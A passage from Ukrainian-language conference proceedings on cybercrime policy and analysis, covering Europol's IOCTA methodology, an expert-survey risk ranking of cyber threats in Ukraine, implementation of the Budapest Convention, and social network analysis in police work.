Наразі, завдання, які було визначено такою співпрацею, повністю корелюються не тільки з відомчими програмами. Планом реалізації Стратегії в п. 20 визначено*: «Розробити методику проведення щорічних соціологічних досліджень щодо кіберзагроз, … з оцінками ефективності діяльності державних органів у протидії їм і забезпечити проведення таких досліджень».* Тобто вітчизняні реалії та чинні правові норми вже сьогодні вказують на більш широку постановку завдань. Також, у пункті 7 Плану реалізації Стратегії зазначається: «*Забезпечити оцінку спроможностей суб'єктів сектору безпеки і оборони в частині спільного виконання завдань кібероборони …»,* а, визначаючи ціль щодо ефективної протидії кіберзлочинності, закріплено «*Україна забезпечить набуття правоохоронними органами … спроможностей для мінімізації загроз кіберзлочинності, посилення їх технологічного і кадрового потенціалу для проведення превентивних заходів та розслідування кіберзлочинів»* і з цією метою необхідно *«Запровадити скоординоване виявлення та розкриття вразливостей інформаційно-комунікаційних систем».*

Враховуючи зазначені вимоги, спираючись на методологічні засади Європолу IOCTA, було розширено перелік завдань, який передбачає:

здійснення огляду національних та міжнародних нормативно-правових актів щодо забезпечення кібербезпеки;

вивчення зарубіжного досвіду аналізу кіберзлочинності на прикладі методології Європолу IOCTA;

ідентифікація загроз та оцінювання ризиків поширення кіберзлочинності в Україні;

оцінювання спроможностей протидії кіберзлочинам та визначення вразливостей;

аналіз тенденцій у сфері кіберзлочинності в Україні;

побудова прогнозних моделей управління ризиками у сфері протидії кіберзлочинності.

Важливим є зазначити про те, що IOCTA використовує широкий спектр інформаційних джерел, серед яких важливе місце займає саме експертна думка, а не лише матеріали кримінальних проваджень, які потенційно обмежують перспективи аналітичних висновків. А тому сформований масив надійних даних забезпечено використанням наступних джерел (Рис. 1): кримінальні провадження – 86,3 %; оперативно-розшукові справи – 3,4 %; довідково-аналітичні матеріали – 10,3 %.

Рис. 1. Джерела інформації за надійною експертною вибіркою

За категорією посад експертів, які взяли участь в опитуванні та пройшли фільтри надійності, дані наступні (Табл. 1):

Табл. 1. Категорії посад респондентів

Категорія посади	Відсоток у загальній кількості надійної вибірки
оперативний працівник	17.7
керівник оперативного підрозділу	4.6
аналітик	1.4
керівник аналітичного підрозділу	0.3
інспектор (старший інспектор)	76.0

Зазначена експертна вибірка забезпечила формування базової сукупності даних, отриманих від лише тих експертів, які надавали логічно узгоджені відповіді. Незважаючи на те, що після фільтрування даних залишилося 45,81 % початкової вибірки, якість результатів суттєво зросла. Це можна бачити на прикладі оцінювання індикаторів за експертними вибірками щодо надійності (Табл. 2).

Порівнюючи розподіл оцінювання за групами експертів, що були відібрані за фільтром відсутності логічних помилок, у порівнянні з тими, хто цей фільтр не пройшов, можна бачити, різниця в розподілах є значною, зокрема:

щодо активності в Даркнет по відмиванню коштів – 60,3 % ненадійних експертів вказали на таку ймовірність, в той час як надійні обрали цей варіант лише у 38,9% випадків. Ця різниця є не тільки статистично значущою (критерій $\chi^2 = 29.314$, $p < 0.000$), але й величина ефекту є дуже значною (V Крамера = 0.214, $p < 0.000$), а результати, за своєю суттю, були прямо протилежні.

Таблиця 1. Аналіз за фільтром логічної помилки

НАЗВА ІНДИКАТОРА	ОЦІНКА	Вибірка		Статистична значущість	Pearson Chi-Square	Cramer's V
		Ненадійна частина	Надійна частина			
11.7. Активність в Даркнет: відмивання коштів	*так*	60,3%	38,9%	0,000	29.314	.214
	ні	39,7%	61,1%	0,000		
1.1. Технологічна відсталість в Україні щодо сучасних ІКТ (рівень)	*нульовий*	7.3%	3.4%	0,000	30.118	.217
	низький	10.4%	15.5%	0,000		
	середній	43.1%	58.7%	0,000		
	високий	25.0%	14.0%	0,000		
	дуже високий	14.2%	8.3%	0,000		

щодо технологічної відсталості України в сучасних ІКТ – 10,4 % ненадійних експертів вказали на низький рівень, в той час як надійні обрали цей варіант у 15,5 % випадків. Варіант «дуже високий» був обраний ними лише у 8,3 % випадків. Ця різниця є не тільки статистично значущою (критерій $\chi^2 = 30.118$, $p < 0.000$), але й величина ефекту є дуже значною (V Крамера = 0.217, $p < 0.000$). Аналогічні тенденції спостерігаються і по інших важливих питаннях анкети.

Таким чином, обмеження вибірки на основі перевірки на логічну помилку є статистично значущим та забезпечує надійність експертної вибірки для подальшого репрезентативного аналізу.

Висновки. Таким чином, використовуючи методологію Європолу ІОСТА та застосовуючи ризик-орієнтований підхід, започатковано упровадження сучасних підходів стратегічного аналізу у сфері протидії кіберзлочинності. Достатньо показовими є

використані у дослідженні матеріали опитування експертів, а також проведена вибірка на основі логічної помилки, що дозволило підійти до наступного усвідомлення сучасних трендів та реального пізнання ключових кіберзагроз, оцінювання ризиків їх поширення, оцінювання спроможностей та вразливостей щодо протидії кіберзагрозам. Проведений у статті аналіз є лише початковим етапом спільного дослідницького проєкту кіберполіції та науковців, який закладає суттєву методологічну базу сучасного стратегічного менеджменту в правоохоронній діяльності та потребує більш глибокого подальшого дослідження усього масиву даних, застосування сучасних методів та інструментів аналізу щодо визначення пріоритетів та побудови прогнозних моделей.

Література:

1. Europol, Internet Organised Crime Threat Assessment (IOCTA) 2021. Publications Office of the European Union. Luxembourg. 2021.
2. Резолюция Генеральной Ассамблеи ООН 57/329, принятая на 78 пленарном заседании 57-й сессии. 20 декабря 2002 года. URL: https://documents-dds-ny.un.org/doc/UNDOC/GEN/N02/555/24/PDF/N0255524.pdf?OpenElement (дата звернення: 11.08.2023)
3. Про рішення Ради національної безпеки і оборони України від 14 вересня 2020 року "Про Стратегію національної безпеки України"»: Указ Президента України від 14 вересня 2020 року №392/2020. URL: https://zakon.rada.gov.ua/laws/show/392/2020#Text (дата звернення: 11.08.2023)
4. Про рішення Ради національної безпеки і оборони України від 14 травня 2021 року «Про Стратегію кібербезпеки України»: Указ Президента України від 26 серпня 2021 року №447/2021. URL: https://www.president.gov.ua/documents/4472021-40013(дата звернення: 11.08.2023)
5. Про План реалізації Стратегії кібербезпеки України: Рішення Ради національної безпеки і оборони України від 30 грудня 2021 року. URL: https://zakon.rada.gov.ua/laws/show/n0087525-21#Text

ЗАПОЧАТКУВАННЯ АНАЛІЗУ КІБЕРЗЛОЧИННОСТІ ЗА МЕТОДОЛОГІЄЮ ЄВРОПОЛУ ІОСТА

Свиридюк Наталія Петрівна
доктор юридичних наук, професор
доцент кафедри кібербезпеки та інформаційного забезпечення
Одеський державний університет внутрішніх справ

Розвиток цифрових технологій формує новітні виклики глобальному світу та національним економікам, суттєво впливає на формування базових засад кібербезпеки. Сучасні національні інтереси пріоритетно зосереджуються на формуванні кіберстійкості країни, ключовими напрямами якої є захист критичної інфраструктури, зниження рівня кіберзлочинності, підвищення обізнаності та дотримання інтересів національної безпеки [1].

Тривала гібридна війна та широкомасштабна воєнна агресія рф особливо актуалізує проблеми кібербезпеки, що потребує об’єктивного розуміння її стану в Україні та реалізації відповідної державної політики, а також адекватної відповіді агресору.

Небезпечні високотехнологічні загрози глобального характеру, що мають високий потенційний вплив та руйнівні наслідки для життєдіяльності будь-якого суспільства, є невід’ємним наслідком розвитку новітніх технологій. І охорона суспільних відносин, інтересів людини, суспільства та держави в сфері кіберпростору займає одне з пріоритетних місць в системі національної безпеки. Сучасний світ, враховуючи такі зміни намагається враховувати загальні тенденції та впроваджувати механізми забезпечення кібербезпеки [2].

Сучасні розвинені безпекові системи, зокрема й у сфері кібербезпеки, характеризуються новаціями загальнонаукового та спеціального змісту, які створюють можливості передбачення із врахуванням взаємопов’язаних елементів, серед яких одним із основних інструментів є управління ризиками. Резолюція генеральної асамблеї ООН у межах

розвитку глобальної культури кібербезпеки прямо вказує на необхідність упровадження механізмів, серед яких одне з ключових місць займає ризик-орієнтований підхід – учасники повинні здійснювати періодичну оцінку ризиків з метою виявлення загроз та факторів уразливості, мати належні технології та інструменти контролю для цього з урахуванням значущості інформації і її захисту [3].

Тож, очевидно, реалізуючи державну політику із врахуванням міжнародних стандартів, про ризик-орієнтований підхід щодо забезпечення кібербезпеки зазначається і в Стратегії кібербезпеки України на період 2021-2025 років [4]. Зокрема, у Плані реалізації Стратегії кібербезпеки [5] визначено наступні завдання: «Впровадити ризик-орієнтований підхід у частині заходів забезпечення кібербезпеки … розробити методики ідентифікації та оцінки кіберризиків …, забезпечити нормативне врегулювання питань щодо впровадження обов'язковості здійснення періодичної оцінки кіберризиків на підставі розроблених методик».

Науковці ДНДІ МВС України вже не один рік використовують ризик-орієнтований підхід щодо аналізу проблем у сфері безпеки [6, 7, 8, 9]. Водночас, у 2021 році у складі експертної групи РНБО України реалізовано проєкт, предметом якого був стратегічний аналіз у сфері кібербезпеки в Україні [10]. Науковий інтерес завжди викликають зарубіжні новації, упровадження яких в Україні є не лише можливим, а й необхідним процесом. Зокрема, фахівці з кібербезпеки, особливо у сфері правоохоронної діяльності, неодноразово висказувалися щодо методології Європолу IOCTA, яка є головним стратегічним продуктом Європолу, що забезпечує орієнтовану на правоохоронні органи оцінку нових загроз і ключових подій у сфері кіберзлочинності. В аналітичних висновках, окрім загальних характеристик кіберзлочинів, висвітлюються тенденції щодо її поширення, нові форми та напрями, про що свідчать кібератаки. Також зазначається про зростаюче зближення кіберпростору та організованої злочинності тощо.

Для проведення дослідження обрано ризик-орієнтований підхід у якості базового, який, на нашу думку, став основою для дослідження за обраним напрямом. Базовими засадами для реалізації визначених завдань оцінювання ризиків є міжнародний стандарт, імплементований до вітчизняного законодавства, так як у 2018 році прийнятий як національний стандарт, - ДСТУ ISO 31000:2018 [11].

Експертною групою, що була сформована з представників кіберполіції та науковців ДНДІ, опрацьовано опитувальник Європолу щодо IOCTA та додатково визначено 1025 індикаторів більш широкого спектру, забезпечуючи виконання визначених дослідницьких завдань. Під час проведення стратегічних сесій використовувались методи фасилітації та мозкового штурму на предмет ідентифікації загроз у сфері кібербезпеки, вразливостей системи кібербезпеки та спроможностей кіберполіції. На цій основі розроблено відповідний опитувальник, відповіді на запитання якого були конфіденційними і не потребували розкриття особистих даних експертів. Опитування проводилось в режимі ON-LINE шляхом заповнення анкет, в яких кожен індикатор оцінювався за двома характеристиками: «Ймовірність (Рівень оцінювання)» та «Можливі наслідки (Вплив)» за 3-4-5–бальною шкалою. При оцінюванні важливим вбачалося відображення специфіки регіону мешкання, власного досвіду та обізнаності респондентів щодо сфери кібербезпеки України.

Література:

1. Roger Hurwitz. Keeping Cool: Steps for Avoiding Conflict and Escalation in Cyberspace. *Georgetown Journal of International Affairs*: Georgetown University. 2014.
2. Директива Європейського Парламенту І Ради (ЄС) 2016/1148 від 6 липн. 2016 року про заходи для високого спільного рівня безпеки мережевих та інформаційних систем на території Союзу. URL: https://zakon.rada.gov.ua/laws/show/984_013-16/find?text=%F0%E8%E7%E8%EA (дата звернення: 11.08.2023)
3. Резолюция Генеральной Ассамблеи ООН 57/329, принятая на 78 пленарном заседании 57-й сессии. 20 декабря 2002 года. URL: https://documents-dds-ny.un.org/doc/UNDOC/GEN/N02/555/24/PDF/N0255524.pdf?OpenElement (дата звернення: 11.08.2023)

4. Про рішення Ради національної безпеки і оборони України від 14 травня 2021 року «Про Стратегію кібербезпеки України»: Указ Президента України від 26 серпня 2021 року №447/2021. URL: https://www.president.gov.ua/documents/4472021-40013(дата звернення: 11.08.2023)
5. Про рішення Ради національної безпеки і оборони України від 30 грудня 2021 року "Про План реалізації Стратегії кібербезпеки України"»: Указ Президента України від 01 лютого 2022 року №37/2022. URL: https://zakon.rada.gov.ua/laws/show/37/2022#Text (дата звернення: 11.08.2023)
6. Kovalchuk T.I., Korystin O. Y., Sviridyuk N. P. Hybrid threats in the civil security sector in Ukraine. *Problems of Legality*. 2019. № 147. 163–175. DOI: https://doi.org/10.21564/2414-990x.147.180550
7. Oleksandr Korystin, Nataliia Svyrydiuk, Volodymyr Tkachenko. Fiscal Security of the State Considering Threats of Macroeconomic Nature. *Proceedings of the International Conference on Business, Accounting, Management, Banking, Economic Security and Legal Regulation Research* (BAMBEL2021). Series: Advances in Economics, Business and Management Research. 27 August 2021. Vol. 188. Pp. 65-69. DOI: 10.2991/AEBMR.K.210826.012
8. Користін О.Є., Цюприк І.В., Свиридюк Н.П., Прокоф'єфа-Янчиленко Д.М. Оцінювання ризиків розвитку системи кримінальної юстиції України. *Наука і правоохорона*. 2021. № 2. С.108-116. DOI: https://doi.org/10.36486/np.2021.2(52)
9. Користін О.Є., Свиридюк Н.П. Оцінювання загроз у сфері лісового господарства України. *Наука і правоохорона*. 2023. № 1. С. 145-153. DOI (Issue): https: //doi.org/10.36486/np.2023.1(59)
10. Користін О.Є., Користін О.О. Загрози у сфері кібербезпеки в Україні. Наука і правоохоронна. 2022. № 1 (55). С. 119-126. DOI: https: //doi.org/10.36486/np.2022.1(55)
11. ДСТУ ISO 31000:2018 Менеджмент ризиків. Принципи та настанови (ISO 31000:2018, IDT). URL: https://zakon.isu.net.ua/sites/default/files/normdocs/dstu_iso_31000_2018.pdf (дата звернення: 11.08.2023)

ВИКЛИКИ СТРАТЕГІЙ «БУДАПЕШТСЬКОЇ» КОНВЕНЦІЇ, ІОСТА

Денисенко Богдан Анатолійович
експерт з питань спеціалізованих правоохоронних органів
(*Консультативна місія Європейського Союзу в Україні*)

КМЄС підтримувало створення та затвердження стратегій кібербезпеки України (2016 та 2021 року), особливо тих положень, які стосуються боротьби з кіберзлочинністю та кіберзагроз. У той же час, КМЄС готове долучитись до створення стратегії по боротьбі з кіберзлочинністю України, про ще попередньо неодноразово наголошувалось у комунікації з Радою національної безпеки і оборони України.

Необхідно звернути додаткову увагу на впровадженні стратегії. КМЄС закликає до якнайшвидшої імплементації Конвенції про кіберзлочинність (так званої Будапештської конвенції). Зокрема, план реалізації Стратегії кібербезпеки України (ціль С.3. Ефективна протидія кіберзлочинності) передбачає, що «Україна забезпечить набуття правоохоронними органами та державним органом спеціального призначення з правоохоронними функціями спроможностей для мінімізації загроз кіберзлочинності, посилення їх технологічного і кадрового потенціалу для проведення превентивних заходів та розслідування кіберзлочинів. З цією метою необхідно: 15. Завершити імплементацію в законодавство України положень Конвенції про кіберзлочинність», виконавцями вказані Кабінет Міністрів України та Служба безпеки України.

У той же час, Конвенція про кіберзлочинність (ратифікована із застереженнями і заявами Законом N 2824-IV (2824-15) від 07.09.2005, ВВР, 2006, N 5-6, ст.71), підписана Україною 23.11.2001, ратифікована 07.09.2005, та набрала чинності 01.07.2006. У зв'язку з чим закликаємо до якнайшвидшої імплементації конвенції, за можливості раніше другого півріччя 2025 року.

Конвенція також супроводжується двома додатковими протоколами. Перший додатковий протокол (щодо криміналізації актів расизму та ксенофобії, вчинених з

використанням комп'ютерних систем) підписаний та ратифікований Україною. У той же час, Другий додатковий протокол (щодо поглиблення співробітництва та розкриття електронних доказів) залишається не ратифікованим. Другий додатковий протокол був відкритий до підпису 12 травня 2022 року та є досі новелою, яка повністю не впроваджена для більшості міжнародних стандартів. Ще не ратифікований Україною, але вже підписаний 30 листопада 2022 року. Закликаємо ратифікувати другий додатковий протокол найближчим часом.

Окремо необхідно звернути увагу на імплементацію в законодавство України положень Конвенції щодо електронних доказів та процесуальних повноважень щодо отримання електронних доказів. У 2020-2022 роках КМЄС спільно з Офісом по боротьбі з кіберзлочинністю Ради Європи (C-PROC) неодноразово аргументувала та звертала увагу, у тому числі Парламенту, на необхідності гармонізувати національне законодавство щодо:

- понятійного апарату, а саме: ввести визначення електронних доказів (*доказів у електронній формі щодо кримінального правопорушення /evidence in electronic form of a criminal offence*) до національного законодавства, та, відповідно, похідного понятійного апарату (*основна інформація щодо абонента/basic subscriber information, дані щодо трафіку/traffic data* та *дані щодо вмісту (контенту)/content data*);
- процесуальних повноважень щодо отримання електронних доказів.

КМЄС підтримувало основну ідею законопроектів 4004 (поняття електронний доказ, таке інше) та 4003 (термінове збереження даних тощо), найкращі положення з яких так і не були впроваджені. Консенсусне поняття «документ» (як альтернатива поняттю «електронні докази») не вирішує проблему і не є по суті консенсусом, а лиш відтерміновує та поглиблює її. Закликаємо повернутись до можливості імплементації понятійного апарату щодо електронних доказів та процесуальних повноважень щодо отримання (та обміну) електронними доказами.

Стаття 18 (Порядок представлення/Production order) передбачає дієвий механізм імплементації конвенції та є ключовим у процесах, врегульованих конвенцією. КМЄС закликає детально сфокусуватись на механізмах імплементації положень статті. Хотілось би звернути додаткову увагу на документі, створеному в рамках проекту «Сіріус» та опублікованому на сайті Євроюсту 20 грудня 2022 року під назвою «Production Orders under Article 18 of the Budapest Convention on Cybercrime and Extraterritorial Powers». Закликаємо використовувати вказаний документ у процесі розгляду можливостей імплементації процесів, врегульованих ст. 18 конвенції, до національного законодавства та підзаконних нормативно-правових актів.

Додатково необхідно звернути увагу на перегляді можливостей, які дає стаття 35 конвенції (цілодобова мережа (24/7 Network). Лише імплементація всіх новацій, процесів та понять конвенції до національних норм, дасть можливість повноцінно використовувати інструменти, які дає ст. 35. Хотілось би наголосити на підході реципрокарності (взаємності) у міжнародному співробітництві. Тільки повноцінне, детальне та вчасне опрацювання запитів іноземних колег призведе до отримання відповідних результатів опрацювання українських запитів. КМЄС готова допомогти у вдосконаленні процесів функціонування цілодобової мережі (24/7 Network).

Особливої уваги заслуговує звіт Європолу IOCTA. КМЄС ініціювала та в подальшому допомагає МВС України та НПУ у впровадженні до національних процесів оцінки загроз організованої та серйозної злочинності звіту SOCTA. На даний час КМЄС залучена до розробки (або адаптації) методології SOCTA та подальших процесів впровадження SOCTA. IOCTA має схожу мету, однак орієнтовану на «Інтернет-загрозах». КМЄС неодноразово закликало РНБО та НПУ до впровадження IOCTA та з підтримує ДНДІ МВС України та Департамент кіберзлочинності НПУ, які почали роботу над розробкою опитувальника для національного звіту IOCTA. КМЄС готова розглянути додаткові механізми допомоги у подальшому впровадженні IOCTA.

Хотілось би додатково звернути увагу на тому, що звіт IOCTA фокусується на сферах злочинності, які підпадають під мандат ЕС3 Європолу. Цими пріоритетами кіберзлочинності, які визначаються EU Policy Cycle - EMPACT, на даний час є:

- Кібер-залежні злочини
- Сексуальна експлуатація дітей онлайн
- Платіжне шахрайство

Останній звіт IOCTA також звертає увагу на додаткові сфери злочинності, кримінальні онлайн ринки, як в індексованому сегменті так і Даркнет. Звіт також звертає увагу на конвергенцію кібер та тероризму.

Іншим типовим фокусом IOCTA є наскрізні «сприяльники» злочинності, фактори, які охоплюють більше ніж одну сферу злочинності, але самі по собі не обов'язково є злочинними. Такі «сприяльники» включають:

- фішинг/смішинг/вішинг
- атака на службову електронну пошту
- «куленепробивний» хостинг
- інструменти анонімізації
- кримінальне зловживання криптовалютами
- грошові мули.

Таким чином, надзвичайно важливо у подальшому надати першочерговий пріоритет у розгляді питань щодо завершення імплементації в законодавство України положень Конвенції про кіберзлочинність та впровадження до національних/державних процесів звіту IOCTA як основного інструменту при прийнятті рішень на підставі широкої та повноцінної оцінки загроз організованої злочинності в мережі Інтернет.

ОЦІНЮВАННЯ ЗАГРОЗ У СФЕРІ КІБЕРБЕЗПЕКИ В УКРАЇНІ

Користін Олександр Олександрович
магістрант Національного авіаційного університету

Питання протидії загрозам у сфері кібербезпеки займає провідне місце у системі національної безпеки України. Особливої актуальності проблема кібербезпеки набула за сучасних обставин, що повністю формується під впливом тривалої гібридної війни та відкритого воєнного вторгнення рф на територію нашої держави. Такий стан національної безпеки потребує адекватного підходу до вирішення проблем безпеки, зокрема і щодо об'єктивного розуміння стану кібербезпеки в Україні та реалізації відповідної державної політики, спрямованої на ефективну протидію загрозам у сфері кібербезпеки.

Розвиток нових технологій в інформаційній сфері, кіберпросторі, поряд з розвитком соціальних комунікацій у суспільстві, несе надзвичайно небезпечні загрози, високотехнологічного та глобального характеру. Вирішення комплексних та багатоманітних проблем кібербезпеки, пов'язаних з інформаційними мережами та відкритими системами може бути відносно складним, а потенційні наслідки та вплив на діяльність суб'єкта та країни можуть бути руйнівним. Фактори, що є ключовими для суспільного успіху, можуть залежати від здатності забезпечувати безпеку інформації, процесів, систем та інфраструктури у кіберпросторі.

Сучасний світ, враховуючи такі зміни намагається враховувати загальні тенденції та впроваджувати механізми забезпечення кібербезпеки [1]. Охорона суспільних відносин, інтересів людини, суспільства та держави в сфері кіберпростору є пріоритетним питанням системи національної безпеки. Країни світу демонструють спільну позицію щодо кібербезпеки та стандартів захисту прав людини в кіберпросторі, яка є динамічною і розвивається на основі переосмислення підходів.

Сучасні світові підходи щодо протидії загрозам у сфері кібербезпеки мають самі різні засади формування. Зокрема, змістовними та новаційними є ініціативи, пов'язані з протидією гібридним загрозам, серед яких кіберзагрози є ключовими. Глобальна культура кібербезпеки передбачає врахування взаємопов'язаних елементів, серед яких виділяється і оцінка ризиків – учасники повинні здійснювати періодичну оцінку ризиків з метою виявлення загроз та

факторів уразливості, мати належні технології та інструменти контролю для цього з урахуванням значущості інформації і її захисту [2].

Україна активно розвивається і в цьому напрямі. Зокрема, у Стратегії національної безпеки України, введеної в дію Указом Президента України від 14 вересня 2020 року № 392/2020 [3], зазначено, що Україна запровадить національну систему стійкості для забезпечення високого рівня готовності суспільства і держави до реагування на широкий спектр загроз, що передбачатиме оцінку ризиків, своєчасну ідентифікацію загроз і визначення вразливостей, а також поширення необхідних знань і навичок у цій сфері. Про ризик-орієнтований підхід до забезпечення кібербезпеки зазначається і в Стратегії кібербезпеки України на період 2021-2025 років [4, 5, 6].

Саме таке завдання було визначено групою експертів РНБО України, до складу якої увійшли представники суб'єктів НСКБ та профільних закладів вищої освіти, яка під час проведення стратегічних сесій та активно впроваджуючи методи фасилітації й мозкового штурму, на предмет ідентифікації загроз у сфері кібербезпеки, методологічною базою для проведення подальшого дослідження обрала саме ризик-орієнтований підхід у якості базового.

Відповідно до попереднього аналізу, проведеного експертною групою РНБО, ідентифіковано 83 загрози у сфері кібербезпеки, а враховуючи оцінювання експертним середовищем, базова вибірка сформувала можливості для визначення на основі ризику поширення рейтингу кожної з ідентифікованих кіберзагроз (*Рис. 1*).




Рис. 1. Загальний рейтинг загроз у сфері кібербезпеки за рівнем ризику, (%)

Базовими засадами для реалізації визначених завдань оцінювання ризиків є міжнародний стандарт, імплементований до вітчизняного законодавства, так як у 2018 році прийнятий як національний стандарт, - ДСТУ ISO 31000:2018 [7].

Загальна картина оцінювання ризиків поширення ідентифікованих загроз достатньо варіативна, що сприймається як рівень достатності щодо репрезентативності результатів.

Реалізована методологія передбачає оцінювання ризиків поширення загроз за шкалою від 0% до 100% та передбачає наступні граничні рівні:

- рівень ризику у зоні вище 60% – найзначніші загрози (потребують застосування невідкладних заходів щодо зменшення ризику їх поширення);
- рівень ризику у зоні 50 – 60 % – значні загрози (потребують контролю найвищого керівництва);
- рівень ризику у зоні 40 – 50 % – загрози, що потребують уваги, але не першорядні;
- рівень ризику у зоні нижче 40 % - незначний рівень.

Таким чином, до найзначніших загроз у сфері кібербезпеки в Україні належить 15 ідентифікованих загроз:

- кібератаки у сфері оборони - 73,76%;
- кібератаки як елемент гібридної війни проти України – 72,22%;
- кібератаки у сферах: фінанси / банки / страхування – 70,97%;
- кібератаки у сфері безпеки – 68,45%;
- кібератаки у сфері економіки – 65,36%;
- витік інформації (Information leakage) – 62,33%;
- кібератаки у сферах інформація та комунікацій – 61,28;
- злом (порушення) даних (Data breaches) – 60,73%;
- кіберзагрози, пов'язані із впровадженням новітніх технологій: поширення кіберзлочинності – 60,52%;
- крадіжка особистих даних (Identity theft) – 60,06%.

Згідно рекомендацій ризик-менеджменту зазначені загрози потребують застосування невідкладних заходів щодо зменшення ризику їх поширення.

Висновки. Проведений аналіз загроз у сфері кібербезпеки не є остаточним та потребує більш глибокого дослідження з використанням більш широкого масиву даних та інформації, застосування сучасних методів та інструментів аналізу. Поряд з цим, достатньо показовими є використані у дослідженні статистичні дані та матеріали опитування експертів НСКБ, що дозволило ідентифікувати загрози у сфері кібербезпеки та на основі оцінювання експертним середовищем здійснити їх рейтингування за рівнем ризику, визначивши найважливіші, що потребують невідкладного впровадження заходів щодо зниження ризику їх поширення.

Література:

1. Директива Європейського Парламенту І Ради (ЄС) 2016/1148 від 6 липн. 2016 року про заходи для високого спільного рівня безпеки мережевих та інформаційних систем на території Союзу. URL: https://zakon.rada.gov.ua/laws/show/984_013-16/find?text=%F0%E8%E7%E8%EA
2. Резолюція Генеральної Асамблеї ООН 57/329, принята на 78 пленарному засідані 57-й сессії. 20 грудня 2002 року. URL: https://documents-dds-ny.un.org/doc/UNDOC/GEN/N02/555/24/PDF/N0255524.pdf?OpenElement
3. Про рішення Ради національної безпеки і оборони України від 14 вересня 2020 року "Про Стратегію національної безпеки України". URL: https://zakon.rada.gov.ua/laws/show/392/2020#Text
4. Pro osnovni zasady zabezpechennya kiberbezpeky Ukrayiny: Zakon Ukrayiny № 720-IX vid 17.06.2020, VVR, 2020, № 47, st. 408. URL: https://zakon.rada.gov.ua/laws/show/2163-19#Text
5. Про рішення Ради національної безпеки і оборони України від 30 грудня 2021 року "Про План реалізації Стратегії кібербезпеки України". URL: https://zakon.rada.gov.ua/laws/show/37/2022#Text
6. Пропозиції до політики щодо реформування сфери кібербезпеки в Україні. Матеріал для обговорення. URL: https://parlament.org.ua/wp-content/uploads/2017/12/au_White-book-on-cybersecurity-draft_5.pdf
7. ДСТУ ISO 31000:2018 Менеджмент ризиків. Принципи та настанови (ISO 31000:2018, IDT). URL: https://zakon.isu.net.ua/sites/default/files/normdocs/dstu_iso_31000_2018.pdf

АНАЛІЗ СОЦІАЛЬНИХ МЕРЕЖ ЯК МЕТОД ЗБОРУ ІНФОРМАЦІЇ ПІДРОЗДІЛАМИ КІБЕРБЕЗПЕКИ ТА КРИМІНАЛЬНОГО АНАЛІЗУ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ УКРАЇНИ

Заєць Олександр Михайлович
кандидат юридичних наук, доцент
член Української аналітичної групи
International Association of Crime Analysts IACA

Соціальні мережі зараз є сильним засобом комунікації мільйонів людей. Під соціальною мережею розуміється безліч об’єктів (крапок, вершин, агентів), які можуть вступати у взаємодію один з одним. З формальної точки зору такі мережі зручно представляти у графічному вигляді та застосовувати до них аналітичні моделі. [1, С. 5]

На відміну від класичної мережі та соціальної групи, наприклад, вчених, інженерів, лікарів, соціальну спільність, що діє в Інтернет середовищі (соціальна мережа), допускає оперативне вивчення, вимірювання та класифікацію – шляхом інтегрованих у керуюче програмне середовище модулів статистики, аналізу та прогнозування.

Соціальна мережа на сьогоднішній день є ідеальним місцем для отримання інформації про людей. За різними даними та критеріями можна отримати велику кількість інформації, яка буде корисною для правоохоронних органів.

Аналіз соціальних мереж (англ. Social Network Analysis) – це дослідження соціальних мереж, що розглядає соціальні відносини в термінах теорії мереж. Ці терміни включають поняття вузла (відображає окремого учасника в межах мережі) і зв'язку (відображає такі відносини між індивідами, як дружба, спорідненість, становище в організації, інтимні відносини тощо). Ці мережі часто описуються як соціально-мережеві схеми, де вузли представлені як крапки, а зв'язки представлені як лінії. [2, С. 10]

У рамках теорії складних мереж вивчаються мережеві характеристики не лише з точки зору топології мереж, але і статистичні феномени, розподіл ваг окремих вузлів і ребер, ефекти протікання і провідності. Попри те, що в розгляд теорії складних мереж потрапляють різні мережі (електричні, транспортні, інформаційні), найбільший внесок у розвиток цієї теорії внесли дослідження саме соціальних мереж. У теорії складних мереж виділяють три основні напрями:

– дослідження статистичних властивостей, які характеризують поведінку мереж;

– створення моделей мереж;

– прогнозування поведінки мереж при зміні структурних властивостей.

Аналіз джерела даних може призвести до виявлення різних артефактів, таких як повідомлення, листи, дзвінки, зображення, текстові документи, відео, дані реєстру тощо. Серед них можна знайти список контактів, отриманих, наприклад, з історії миттєвих повідомлень.

Контакт – інформація, що характеризує людину чи групу осіб. Контакт може бути отриманий з таких джерел: дзвінки; голосові повідомлення; короткі текстові повідомлення; миттєві повідомлення; електронні листи; адресна книга мобільного телефону; інформації про аналізований пристрій. Відповідно, контакт може містити назву облікового запису, псевдонім, адреса електронної пошти, телефонні номери, ім'я, прізвище, назва компанії тощо. Наприклад, з електронного листа витягуються контакти відправника, одержувачів, одержувачів копії листа та прихованих одержувачів копії листа.

Взаємодія – це факт передачі даних між контактами. Наприклад, дзвінок, голосове повідомлення, коротке текстове повідомлення, миттєве повідомлення або електронний лист. У деяких контактів може бути взаємодія з іншими контактам, якщо вони, наприклад, отримані з адресної книжки мобільного телефону. Також зауважимо, що взаємодії існують лише між контактами одного типу. Наприклад, вилучені дані не надають інформації про взаємодії між контактом, отриманим з електронного листа, та контактом з історії голосових повідомлень.

Аналітик може припустити, що пара контактів належить одній й тій самій людині, отже існує взаємодія для людей, представленими контактами різних типів, але напевно стверджувати цього не можна.

Для автоматизації аналізу соціальних зв'язків необхідно заздалегідь знаходити і об'єднувати контакти, що належать тим самим особам. Таким чином аналітик зможе аналізувати не окремі повідомлення та дзвінки, а соціальні взаємодії між людьми загалом.

Сутність – людина чи група осіб, представлені ідентифікуючими даними (кожна характеристика може бути кілька разів): назва облікового запису; адреса електронної пошти; номер телефону; прізвище; ім'я; псевдонім. Для пари контактів можуть бути взаємодії між ними, отже між сутностями, як об'єднаннями контактів, також може бути взаємодії. Між двома сутностями існує зв'язок, якщо відбувся хоча б один факт взаємодії між ними. Кожний зв'язок має вагу, що характеризує його значимість. [3, С. 45-46] Значення ваги залежить від типу, кількості та часу взаємодій. Нижче вказані взаємодії в порядку зменшення значимості: дзвінок; голосове повідомлення; коротке текстове повідомлення; миттєве повідомлення;

електронний лист. Наприклад, дзвінок вважається більш значним типом взаємодії, ніж електронний лист. Використання телефону передбачає спілкування тет-а-тет і велику залучення до діалогу, тоді як у листа можуть бути кілька одержувачів, і відповідь на нього може прийти через кілька годин чи навіть днів.

Кількість взаємодій також свідчить про ступінь близькості між людьми. Так зв'язку з найбільшою кількістю взаємодій найчастіше вказують на родичів, близьких друзів чи обговорення якоїсь спільної справи.

